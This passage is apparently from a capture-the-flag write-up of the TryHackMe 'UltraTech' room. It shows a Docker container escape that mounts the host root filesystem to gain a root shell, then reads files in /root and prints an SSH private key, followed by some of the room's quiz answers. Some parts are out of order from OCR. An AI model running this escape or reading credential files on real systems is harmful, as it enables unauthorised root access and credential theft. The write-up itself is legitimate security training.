


The output confirms the environment is a **Docker container**, and we also verify this by checking running images

Container Escape: Shell on the Host

The discovery that the `docker` binary is available and executable is the key to our escape.

We pivot to a **GTFOBins**-style container escape technique.




We run a command that mounts the host's root filesystem (`/`) into our container at `/mnt` and then uses `chroot` to switch our shell's root directory to the host's filesystem, effectively giving us a shell on the host machine.

docker run -v /:/mnt — rm -it bash chroot /mnt sh

We are now root!!

```
r00t@ultratech-prod:/tmp$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# ls -la
total 2017380
drwxr-xr-x  23 root root       4096 Mar 19  2019 .
drwxr-xr-x  23 root root       4096 Mar 19  2019 ..
drwxr-xr-x   2 root root       4096 Mar 22  2019 bin
drwxr-xr-x   3 root root       4096 Mar 22  2019 boot
drwxr-xr-x  15 root root       3700 Oct  1 11:04 dev
drwxr-xr-x 101 root root       4096 Mar 22  2019 etc
drwxr-xr-x   5 root root       4096 Mar 22  2019 home
lrwxrwxrwx   1 root root         33 Mar 19  2019 initrd.img → boot/initrd.img-4.15.0-46-generic
lrwxrwxrwx   1 root root         33 Mar 19  2019 initrd.img.old → boot/initrd.img-4.15.0-46-generic
drwxr-xr-x  23 root root       4096 Mar 22  2019 lib
drwxr-xr-x   2 root root       4096 Feb 14  2019 lib64
drwx------   2 root root      16384 Mar 19  2019 lost+found
drwxr-xr-x   2 root root       4096 Feb 14  2019 media
drwxr-xr-x   2 root root       4096 Feb 14  2019 mnt
drwxr-xr-x   3 root root       4096 Mar 22  2019 opt
dr-xr-xr-x 120 root root          0 Oct  1 11:04 proc
drwx------   6 root root       4096 Mar 22  2019 root
drwxr-xr-x  29 root root       1020 Oct  1 11:40 run
drwxr-xr-x   2 root root      12288 Mar 22  2019 sbin
drwxr-xr-x   4 root root       4096 Mar 19  2019 snap
drwxr-xr-x   3 root root       4096 Mar 22  2019 srv
-rw-------   1 root root 2065694720 Mar 19  2019 swap.img
dr-xr-xr-x  13 root root          0 Oct  1 11:04 sys
drwxrwxrwt  11 root root       4096 Oct  1 11:40 tmp
drwxr-xr-x  10 root root       4096 Feb 14  2019 usr
drwxr-xr-x  14 root root       4096 Mar 19  2019 var
lrwxrwxrwx   1 root root         30 Mar 19  2019 vmlinuz → boot/vmlinuz-4.15.0-46-generic
lrwxrwxrwx   1 root root         30 Mar 19  2019 vmlinuz.old → boot/vmlinuz-4.15.0-46-generic
```

With a root shell on the host, we navigate to the root user's directory to retrieve the final artifact



cd root

ls -la

cat private.txt

```
# cat private.txt
# Life and acomplishments of Alvaro Squalo - Tome I

Memoirs of the most successful digital nomdad finblocktech entrepreneur
in the world.

By himself.

## Chapter 1 - How I became successful

# ls -la
total 40
drwx------  6 root root 4096 Mar 22  2019 .
drwxr-xr-x 23 root root 4096 Mar 19  2019 ..
-rw-------  1 root root  844 Mar 22  2019 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Mar 22  2019 .cache
drwx------  3 root root 4096 Mar 22  2019 .emacs.d
drwx------  3 root root 4096 Mar 22  2019 .gnupg
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root    0 Mar 22  2019 .python_history
drwx------  2 root root 4096 Mar 22  2019 .ssh
-rw-rw-rw-  1 root root  193 Mar 22  2019 private.txt
```

And it's nothing significant

Looking at what is asked I go back and :

```
# cd .ssh
# ls -la
total 16
drwx------ 2 root root 4096 Mar 22  2019 .
drwx------ 6 root root 4096 Mar 22  2019 ..
-rw------- 1 root root    0 Mar 19  2019 authorized_keys
-rw------- 1 root root 1675 Mar 22  2019 id_rsa
-rw-r--r-- 1 root root  401 Mar 22  2019 id_rsa.pub
```

cd .ssh


ls -la


I see id_rsa


```
# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuDSna2F3pO8vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvs9SRxy8yNBQ2bx2kLYqoZpDJOuTC4Y7VIb+3xeLjhmvtNQGofffkQA
jSMMlh1MG14fOInXKTRQF8hPBWKB38BPdlNgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
hQaP7omtbyo0dczKGkeAVCe6ARh8woiVd2zz5SHDoeZLe1ln4KSbIL3EiMQMzOpc
jNn7oD+rqmh/ygoXL3yFRAowi+LFdkkS0gqgmwIDAQABAoIBACbTwm5Z7xQu7m2J
tiYmvoSu10cK1UWkVQn/fAojoKHF90XsaK5QMDdhLlOnNXXRr1Ecn0cLzfLJoE3h
YwcpodWg6dQsOIW740Yu0Ulr1TiiZzOANfWJ679Akag7IK2UMGwZAMDikfV6nBGD
wbwZOwXXkEWIeC3PUedMf5wQrFI0mG+mRwWFd06xl6FioC9gIpV4RaZT92nbGfoM
BWr8KszHw0t7Cp3CT2OBzL2XoMg/NWFU0iBEBg8n8fk67Y59m49xED7VgupK5Ad1
5neOFdep8rydYbFpVLw8sv96GN5tb/i5KQPC1uO64YuC5ZOyKE30jX4gjAC8rafg
o1macDECgYEA4fTHFz1uRohrRkZiTGzEp9VUPNonMyKYHi2FaSTU1Vmp6A0vbBWW
tnuyiubefzK5DyDEf2YdhEE7PJbMBjnCWQJCtOaSCz/RZ7ET9pAMvo4MvTFs3I97
eDM3HWDdrmrK1hTaOTmvbV8DM9sNqgJVsH24ztLBWRRU4gOsP4a76s0CgYEA0LK/
/kh/lkReyAurcu7F00fIn1hdTvqa8/wUYq5efHoZg8pba2j7Z8g9GVqKtMnFA0w6
t1KmELIf55zwFh3i5MmneUJo6gYSXx2AqvWsFtddLljAVKpbLBl6szq4wVejoDye
lEdFfTHlYaN2ieZADsbgAKs27/q/ZgNqZVI+CQcCgYAO3sYPcHqGZ8nviQhEU9r
4C04B/9WbStnqQVDoynilJEK9XsueMk/Xyqj24e/BT6KkVR9MeI1ZvmYBjCNJFX2
96AeOaJY3S1RzqSKsHY2QDD0boFEjqjIg05YP5y3Ms4AgsTNyU8TOpKCYiMnEhpD
kDKOYe5Zh24Cpc07LQnG7QKBgCZ1WjYUzBY34TOCGwUiBSiLKOhcU02TluxxPpx0
v4q2wW7s4m3nubSFTOUYL0ljiT+zU3qm611WRdTbsc6RkVdR5d/NoiHGHqqSeDyI
6z6GT3CUAFVZ01VMGLVgk91lNgz4PszaWW7ZvAiDI/wDhzhx46Ob6ZLNpWm6JWgo
gLAPAoGAdCXCHyTfKI/80YMmdp/k11Wj4TQuZ6zgFtUorstRddYAGt8peW3xFqLn
MrOulVZcSUXnezTs3f8TCsH1Yk/2ue8+GmtlZe/3pHRBW0YJIAaHWg5k2I3hsdAz
bPB7E9hlrI0AconivYDzfpxfX+vovlP/DdNVub/EO7JSO+RAmqo=
-----END RSA PRIVATE KEY-----
```


cat id_rsa

MIIEogIBA


Task 1
Deploy the machine
~_. UltraTech ._~
Start Machine
This room is inspired from real-life vulnerabilities and misconfigurations I encountered during security assessments.
If you get stuck at some point, take some time to keep enumerating.
[Your Mission]
You have been contracted by UltraTech to pentest their infrastructure.
It is a grey-box kind of assessment, the only information you have
is the company's name and their server's IP address.
Start this room by hitting the "deploy" button on the right!
Good luck and more importantly, have fun!
—
Lp1 <lenrir.pro>
[Extra Information]
If you have any comment or question regarding this room, you can contact me on TryHackMe's Discord.
Answer the questions below
Deploy the machine
No answer needed
Correct Answer


Task 2
It's enumeration time!
After enumerating the services and resources available on this machine, what did you discover?
Answer the questions below
Which software is using the port 8081?
Node.js
Correct Answer
Which other non-standard port is used?
31331
Correct Answer
Which software using this port?
Apache
Correct Answer
Which GNU/Linux distribution seems to be used?
Ubuntu
Correct Answer
The software using the port 8081 is a REST api, how many of its routes are used by the web application?
2
Correct Answer





CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

I've tried a slightly different format and writing style this time,

exploring new ways to make things clearer and more concise for you

all.

Any feedback is more than welcome!

If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.

Imma bounce for now, but I'll catch you all in the next writeup!